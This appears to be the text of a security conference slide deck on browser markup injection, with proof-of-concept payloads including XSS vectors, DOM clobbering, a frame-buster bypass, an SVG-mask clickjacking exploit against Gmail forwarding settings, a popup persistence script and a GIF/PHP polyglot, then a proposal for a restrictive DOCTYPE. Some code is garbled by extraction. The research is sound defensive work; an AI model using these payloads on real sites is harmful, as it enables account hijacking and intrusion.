I thought you were my friend!

Malicious markup, browser issues and other obscurities

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Today's menu

- The browsers and their self-disclusore
- Some hard facts
- And a deep dive into new vectors, old artifacts and other weird things
- A peek into web hackers future box of tricks



Ever tried that?



secure browser

Search

Advanced Search Preferences

Web

Results 1 - 10 of about 21,100,000 English pages for secure browser. (0.18 seconds)

Secure Browser for Windows ★×

Secure Browser lets the Administrator lock down internet usage to a specific set of sites. Great for companies that want to display their website at a store ...

www.tropsoft.com/secbrowser/ - 15k - Cached - Similar pages - 🤛

Securing Your Web Browser ⊼X

14 Feb 2008 ... If a vendor does not provide documentation on how to secure the browser, we encourage you to contact them and request more information. ...

www.cert.org/tech_tips/securing_browser/ - 62k - Cached - Similar pages -

New **secure browser** Browzar is fake and full of adware □ □

Social news rave about Browzar - they claim it a new secure browser leaving no footprints. After looking at it closer, I found out that it's not a browser ... web3.0log.org/2006/09/01/new-secure-browser-browzar-is-fake-and-full-of-adware/ - 166k - Cached - Similar pages -

Chrome only **browser** left standing after day one of Pwn2Own - Ars ... ▼

20 Mar 2009 ... During a contest at the CanSecWest event, security researchers competed to exploit vulnerabilities in web browsers.

arstechnica.com/security/news/2009/03/chrome-is-the-only-**browser**-left-standing-in-pwn2own-contest.ars - 41k - Cached - Similar pages - ©

Browse Happy — Online. Worry-free.

Why not switch to a **browser** that's more **secure**? Many already have. Read their stories, and choose a **browser** that's right for you. ... browsehappy.com/ - 3k - Cached - Similar pages - =

Secure Your Browser | T | X

17 Feb 2009 ... Secure Your Browser(Beta). I haven't updated this page in a while. I recommend that you refer to the well-written US-CERT (Dept. of Homeland ...

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Opera security

Overview Featu

Security and privacy features

Encryption

Opera supports Secure Socket Layer (SSL) version 3, and TLS. Opera offers automatic 256-bit encryption, the highest available security of any Web browser.

Delete private data

Opera can be configured to clear the history and cache when exiting, to protect your privacy. Any kind of private data can easily be erased.

Cookie control

Opera gives you detailed control of what cookies to accept and reject, such as allowing for different set-ups for different servers.

Security resources

Security Advisories and FAQ

Keep up to date on the latest security related questions. Security Advisories


Security and Privacy Tutoria

Read up on Opera's security and priva of them. Security and Privacy in Opera

Security specifications in Op

Applicable to all versions of Opera 9.6 plus Opera Mobile running on the Ope Presto 2.1.1 security specifications

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Let's see some numbers

- Firefox: 296+ Advisories
- Internet Explorer: 337+ Advisories
- Opera: 349+ Advisories
- Safari: 69 Advisories but anyway who gives a damn...? :)



And the future...

- Will make the interwebs even more colorful
- HTML5, CSS3, Silverlight, Flash 11
- DOM Level 3, Client Side Storage
- SVG, Canvas, MathML, SMIL
- XForms, XPath, Xquery, XandWhatNot...
- Which definitely is a great thing!
- And I mean that!



But

- Shouldn't we first clear up the legacy mess before making such huge jumps?
- Neither developers nor security experts can really oversee the whole panorama
- Disagree?



Please raise you hand!

- Who knows...
 - XBL? Okay that wasn't too hard...
 - Data Islands? Yeah recent media coverage...
 - XXE? Last mentioned 2002...
 - Globally scoped HTML objects?
 - HTML Components?
 - Isindex and Ilayer?
 - Inline namespaces?
 - XUL artifacts?



Or just....

The evil traps set by common and inactive HTML?



So...

- Let's finally get started
- We're now going to see some code
- No Clickjacking I promise
- Okay just once... for the final piece of code





Inline SVG





XML Namespaces

```
<html xmlns:ø="http://www.w3.org/1999/xhtml">
     <ø:script src="//0x.lv/" />
</html>
```



XUL Artifacts

```
<html>
<mul:image
  onerror="alert(2)"
  src="x"

muls:mul="http://mozill...here.is.only.xul"
/>
</html>
```

(http://mozilla.org/keymaster/gatekeeper/there.is.only.xul)

XXE

```
<!DOCTYPE xss [
    <!ENTITY x "<script>alert(1)</script>">
]>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
&x;
</head>
</html>
```

HTC via Image 1/2

```
<html>
<head>
<style>
    body {
        behavior: url(test.gif.htc);
</style>
</head>
<body>
<h1>Yay, HTC!!! Oh wait...</h1>
</body>
</html>
```

HTC via Image 2/2

Data Islands

```
<html>
<body>
<xml id="xss" src="island.xml"></xml>
<label dataformatas=html datasrc=#xss datafld=payload>
fooooo!
</label>
</body>
</html>
<?xml version="1.0"?>
<x>
     <payload>
         <![CDATA[<img src=x onerror=alert(top)>]]>
    </payload>
</x>
```

Label of Death 1/2

```
<html>
<body>
<label for="submit">
```

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero et accumsan et iusto odio dignissim qui blandit

Label of Death 2/2

- Clicks on label tags are being delegated
- But not only to the element connected to the label
- Even if it's a submit button
- Also to all elements between the label and the corresponding button



You trust your DOM?

- Say hello to DOM Redressing
- Ever tried to create a HTML element with an ID?
- For example #test?
- And then to alert (test)
- You should :)



IE goes a step further...

- You can also overwrite existing properties
- Like document
- Or location
- Or document.cookie
- Or document.body.innerHTML
- Phew!
- Fixed in IE8 RC1 and some variants also in older versions

Let's see some code

```
<form id="document" cookie="foo">
<script>alert (document.cookie) </script>
<form id="location" href="bar">
<script>alert(location.href)</script>
<form id="document">
<select id="body">bar</select>
</form>
<script>alert (document.body.innerHTML) </script>
```

But...

• What are the most beautiful things in life?




The little things in life...

- As we could see...
- ... it's often the little things in life
- Sometimes its also the very little things
- **Like** [size=0]
- Yes not only markup can be evil even markdown



Let's have a look



BBCode fun

- Own local boxes with console commands
- Post malicious code on arbitrary linux forums
- Sudo anything
- Store actual payload on image hoster sites
- XSS is possible too
- [size=0]javascript:<payload>//http://www
 ...
- HTML/CSS does that trick too of course

Where are we now?

- We can poison the DOM via ID attributes
- We can hide HTC payload in GIF files
- We can also hijack copy and paste actions with HTML and even BBCode
- We can stop framebusters from working properly
 - Like this...



Frame buster-buster


```
try {
    location.__defineSetter__(
        'href', function() {return false}
    );
} catch(e) {
    justFalse = function() {
        return false;
    }
    onbeforeunload = justFalse;
    onunload = location.href = location.href;
}
</script>
```




Wouldn't that all combined...

- .. be just great for a small GMail exploit?
- Probably yes
- We all know the non JS version of the Gmail interface
- No framebuster necessary although we could have dealt with it
- And we have deeplinks to the settings
- Forget the token it's not a token

Gmail Forwarding



The malicious website



So what did we use here?

- Some HTML
- Some CSS
- An IFRAME to the Gmail non-JS interface
- Some stolen but nice looking button images
- And... SVG masks



SVG Masks?

- Yep
- Photoshop in your browser
- Assign masks with geometrical shapes to HTML elements
- Thereby define a layer where only the areas you defines are transparent
- Like CSS layers with DIVs
- But it's click-through!
- You can test them in FF 3.1



Some Code

Example from the exploit

```
<html xmlns="http://www.w3.org/1999/xhtml">
    <style>
        iframe { mask: url(#m1); width: 1000px; height: 750px; }
    </style>
    <body>
    <iframe id="target" src="https://mail.google.com/mail/h//?v=prfap"/>
    <svq:svq xmlns:svq="http://www.w3.org/2000/svq" height="0">
        <svq:mask id="m1" maskContentUnits="objectBoundingBox">
           <svg:rect x="0.375" y="0.265" width="0.02" height="0.025" />
           <svg:rect x="0.605" y="0.265" width="0.152" height="0.029" />
        </svq:mask>
    </sva:sva>
</body>
</html>
(full version: http://pastebin.com/f1bbc1dd7)
```

The 5th element


- Most of the things we saw require user interaction
- But getting the user to do something...
- ... is more or less just a matter of
 - Handsome design
 - Well-worded commands
 - And a false sense of security the attacker can create
- Thanks, complexity of the web!




Another swXSS approach


- Not exactly a real ghost
- But something like... Casper
- In his puberty
- Popup-based
- Onbeforeunload
- Every browser Opera most attacker-friendly














The trigger

```
window.onload = function() {
    function ghostinit(){
        var ghost = open(
             "g.html",
             "q",
             "top=10000, left=10000, height=1, width=1, " +
               "dialog=yes, dependent=yes, status=no"
        window.name = escape(ghostinit.toString());
    };
    var ghostlinks = document.getElementsByTagName('a');
    for (var i = 0; i < ghostlinks.length; i++) {</pre>
        ghostlinks[i].onclick = function() {
            ghostinit();
```

And Iil' Casper

```
<html>
    <head>
        <style>html, html * {background:black}</style>
        <script>
        setTimeout(function(){
            opener.document.body.innerHTML
                += '<img style=opacity:0.5;position:absolute;bottom:0;left:0; '
                + 'src=http://img238.imageshack.us/img238/6483/17764631.png '
                + 'onload="eval(unescape(window.name));'
                + 'ghostlinks=document.getElementsByTagName(\'a\');'
                + 'for(i=0;i<qhostlinks.length;i++){'
                + 'qhostlinks[i].onclick=function() {qhostinit()}};">';
            opener.document.body.innerHTML
                += '<!-- real payload goes here -->';
            this.close();
        }, 500);
        </script>
    </head>
    <body>
        <img src="http://img238.imageshack.us/img238/892/gevil.png"</pre>
    </body>
</html>
```

Pros and cons

- Pros
 - Runs in every browser
 - "Compatibility mode"
 - Native JS
- Cons
 - Not invisible
 - Difficulties with page refreshes
 - No trusted events via unload in FF
 - Same-domain g.html or dataURIs (no le

The same domain inclusion problem

- How to get the payload on the box
 - Find an upload form
 - Bypass the protection mechanisms
 - Have the format ready you need
- Really a problem?
 - Thanks parsers...
 - Here's the multivector



Multiwhat?

- Less than 300 Bytes
- Various formats
 - CSS
 - expression() CSS
 - JavaScript
 - HTML
 - PHP
 - Open directly
 - ...
- And still a valid GIF



Multivector anatomy

```
Bearbeiten Ansicht Fenster Hilfe
                       39 61 3D 31 2F 2A 80 3B 2A 2F 3B 7B 20 20 20
                                                                             GIF89a=1/*.:*/:{
                                  3B 20 20 61 6C 65 72
                                                                              !/hhhh/; alert("I
                                     20 3A 29
                                                22 29 7D
                                                                             am a JIF :)")}//<sc
                                                                              ript>alert("IE like
                           61 6C 65 72 74 28
                                                22 49 45
                                                                             s me!")</script>
                                  3C 2F 73 63 72 69 70
                                                              3E 20 20 20
                                  20 20 20
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                                                20
                                  20
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                                                                              .....//<style>*{co
                                      3C 73
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                                                                             ript>.{eval(name)}b
                                             34
                                                                             odv.{color:red:xss:
                                         6E
                                                    69 6E 64
                                                                             expression(window.x
                                            28
                                  6C 28 6E 61
                                                6D 65 29 2C
                                                                             ?0:(eval(name),x=1)
                                  73 63 72 69 70 74 3E 3C 3F 3D 27 C2
                                                                             )}.//</script><?='.
0000010AB5 27 3B 2F 2A 44 01 2A 2F
                                                                              .':/*D.*/
Signed 8 Bit:
                                  Signed 32 Bit:
                                                                     Hexadezimal:
                                                 944130375
              71
Unsigned 8 Bit:
                                  Unsigned 32 Bit:
                                                                     Oktal:
              71
                                                 944130375
                                                                                   107
Signed 16 Bit:
              18759
                                  32 Bit Float:
                                                 4.727512e-05
                                                                     Binär:
                                                                                   01000111
Unsigned 16 Bit:
              18759
                                  64 Bit Float:
                                                                     Stream-Länge:
                                                 1.662837e-71
            Anzeige als Little Endian

    Unsigned und Float hexadezimal anzeigen

 Offset: 0
```


The testcase

```
<link rel="stylesheet" type="text/css"
href="../.x.php"" /> ← color and IE expression

<?php include '../.x.php' ?> ← echo and possible shell
<img src="../.x"> ← image as is and XSS in IE

<script src="../.x.php""></script> ← XSS
<iframe src="../.x.php""></iframe> ← XSS via IFrame
```

The result



Some more SVG to chill down

- Most recent browser betas and alphas support SVG fonts
- A way to have fonts be written in markup
- No binary TTF, FOT etc. monsters anymore
- And Javascript. In fonts. What??



An example...

This is a SVG font!

And this is some markup for Opera 10 - guess what happens:)

```
<html>
<head>
<style type="text/css">
@font-face {
    font-family: xss;
    src: url(test.svg#xss) format("svg");
}
body {font: 0px "xss"; }
</style>
</html>
```



Conclusion

- Markup injections are dangerous
- Even without XSS
- Watchest thou Rich Text Editores
- Progress is great but let's not forget the legacy stuff
- Keep in mind who might like the feature more the attacker or the user
- And don't be too quick with HTML5 there's way more to come

What to do now?

- Let the developers protect their apps?
 - Doesn't wooooork! (don't blame the devs)
- Let the vendors harden their browsers?
 - Doesn't work either!
- IDS, IPS, WAF?
 - Work great!(no they don't)
- Jailtags, Iframes, Caja, ABE, CSP, Headers...
 - Complexity++, Adaptation--

But...

- What about the DOCTYPE?
- Doesn't it tell the browser what to know and what not?
- Why not have a little bit more strictness
- And create a safe DOCTYPE
- Let's invent STML and XSTML :)
- ... and have a look



DOCTYPES

- Used by many websites
 - <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "
 http://www.w3.org/TR/html4/loose.dtd">
 <html>...
- There are several major DOCTYPES
- Browsers usually don't request the file
- But behave differently depending on the DOCTYPE
- DOCTYPES aren't mandatory quirks mode
- You can write your own to trick validators

Anatomy class

<!-- attributes for common UI events onclick a pointer button was clicked ondblclick a pointer button was double clicked onmousedown a pointer button was pressed down a pointer button was released onmouseup onmousemove a pointer was moved onto the element onmouseout a pointer was moved away from the element onkeypress a key was pressed and released onkeydown a key was pressed down onkeyup a key was released <!ENTITY % events "onclick %Script; #IMPLIED <!ELEMENT base EMPTY> <!ATTLIST base

!ATTLIST base
id ID #IMPLIED
href %URI; #IMPLIED
target %FrameTarget; #IMPLIED
>



STML?

- SHTML doesn't read well
- Strip things from the DTD we don't like
 - Event handlers
 - Base tags
 - Form actions
 - Script, Iframe and other active tags
 - Maybe even ID attributes
 - ...
- Make the browser use it!



But what if we need JS?

- Deliver it via surrounding Iframe
 - Bind events from there
 - And keep presentation and logic separated for pattern sake!
- Add the %SameDomainURI type to DTD
- Let Script tags only reside in HEAD
- There's a lot of ways



The DTD patch

- About 12 kilobyte in size
- Mostly removals
- http://pastebin.com/m98e1e87

```
-<!-- style info, which may include CDATA sections -->
-<!ELEMENT style (#PCDATA)>
-<!ATTLIST style
- %i18n;
- id
             ΙD
                          #IMPLIED
- type %ContentType; #REQUIRED
- media %MediaDesc; #IMPLIED
- title %Text;
                    #IMPLIED
- xml:space (preserve) #FIXED 'preserve'
-<!-- script statements, which may include CDATA sections -->
-<!ELEMENT script (#PCDATA)>
-<!ATTLIST script
- id
                          #IMPLIED
- charset %Charset;
                          #IMPLIED
 type
```

Possibilities

- If browsers accepted the new DTD
 - No script tags, no Iframes, no event handlers etc. - just plain text
 - Secure certain areas of the site
 - Inject JS from a secure same domain tag like LINK
- DTD generators for each purpose
 - e.g. external images yes, JavaScript no
 - Only same domain JavaScript
 - etc.



Thanks a lot!



Appendix 1/2

- SVG Fonts http://www.w3.org/TR/SVG11/fonts.html#SVGFontsOverview
- SVG Maskshttp://www.w3.org/TR/SVG/masking.html
- Opera 10 http://www.opera.com/browser/next/
- WHATWG Blog http://blog.whatwg.org/
- HTML5 WHATWG Draft Recommendation http://www.whatwg.org/specs/web-apps/current-work/multipage/
- Data Islands http://www.w3schools.com/Xml/xml_dont.asp
- HTC Reference http://msdn.microsoft.com/en-us/library/ms531018%28VS.85%29.aspx
- Inline namespaces http://www.w3schools.com/XML/xml_namespaces.asp



Appendix 2/2

- CSP http://people.mozilla.org/~bsterne/content-security-policy/
- ABE http://hackademix.net/2008/12/20/introducing-abe/
- Jail tag and more mashup security approaches http://www.openajax.org/member/wiki/Mashup_Security_Approaches
- The DTD patch http://pastebin.com/m98e1e87
- Gmail SVG fun http://pastebin.com/f1bbc1dd7
- Casper http://pastebin.com/m5a81b94d
- The multivector http://img210.imageshack.us/img210/4028/38956160.gif

